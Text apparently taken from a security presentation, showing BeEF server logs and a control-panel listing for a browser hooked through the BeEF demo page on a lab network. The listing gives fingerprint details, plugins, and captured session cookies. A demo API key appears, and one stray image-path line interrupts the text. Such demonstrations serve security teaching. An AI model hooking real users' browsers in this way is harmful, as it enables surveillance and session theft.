[16:47:45][*] RESTful API key: f3b6e4b8a43724c92a61d735e1e059d5aa5c29

[16:47:45][*] HTTP Proxy: http://127.0.0.1:6789

[16:47:45][*] BeEF server started (press control+c to stop)

[16:47:52][*] New Hooked Browser [id:9, ip:127.0.0.1, browser:FF-18, os:Linux-], hooked domain [10.10

[16:47:52][*] [ARE] Checking if any defined rules should be triggered on target.

[16:47:52] | Found [0/0] ARE rules matching the hooked browser type/version.

Demo



Applications ▾Places ▾Firefox ESR ▾

BeEF Control Panel

10.10.201.120:3808/ui/panel

PHP Charset Encod...MallinatorOffensive SecurityKali LinuxKali DocsKali ToolsAircrack-ngCrowdShield Bug B...Exploit-DBrandom | Savage S...general | Bug Bou...Ethereum

BeEF 0.4.6.1.alpha | S

Hooked Browsers

Online Browsers

10.10.201.120

Offline Browsers

10.0.0.14

10.0.0.21

10.0.0.21

10.0.0.21

10.10.200.106

10.10.200.150

10.10.200.166

127.0.0.1

10.10.201.120

Leafpad

BasicRequester

Getting StartedLogsCurrent Browser

DetailsLogsCommandsRiderXssRaysIpecNetworkWebRTC

Category: Browser (7 Items)

Browser Name: Firefox

Browser Version: 18

Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0

Browser Language: en-US

Browser Platform: Linux x86_64

Browser Plugins: GNOME Shell Integration-v.icedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3))-v.

Window Size: Width: 3360, Height: 1238

Category: Browser Components (12 Items)

Flash: Yes

VBScript: No

PhoneGap: No

Google Gears: No

Web Sockets: Yes

QuickTime: No

RealPlayer: No

Windows Media Player: No

WebRTC: Yes

ActiveX: No

Session Cookies: Yes

Persistent Cookies: Yes

Category: Hooked Page (5 Items)

Page Title: BeEF Basic Demo

Page URI: http://10.10.201.120:3000/demos/basic.html

Page Referrer: Unknown

Host Name/IP: 10.10.201.120

Cookies: __ua=1YcF4MKGycHg; BEEFH00K=EP4EwWNa5D4h6zxFeN5BDdebqPK1pY3uRMYdeksNHqR0QWzNWArQA3WTAEnH4xvCUagAsU9gD8

Category: Host (8 Items)

Host Name/IP: 10.10.201.120

Date: Fri Mar 31 2017 13:26:09 GMT-0400 (EDT)

Operating System: Linux

Hardware: Unknown

CPU: x86_64


Default Browser: Unknown

Screen Size: Width: 3440, Height: 1440, Colour Depth: 24

Touch Screen: No

root@blackhat: /usr/share/beef-xssfirefoxBeEF Basic Demo - OWASP MantraBeEF Control Panel - Mozilla Firefox

Recommended Reading



Questions?

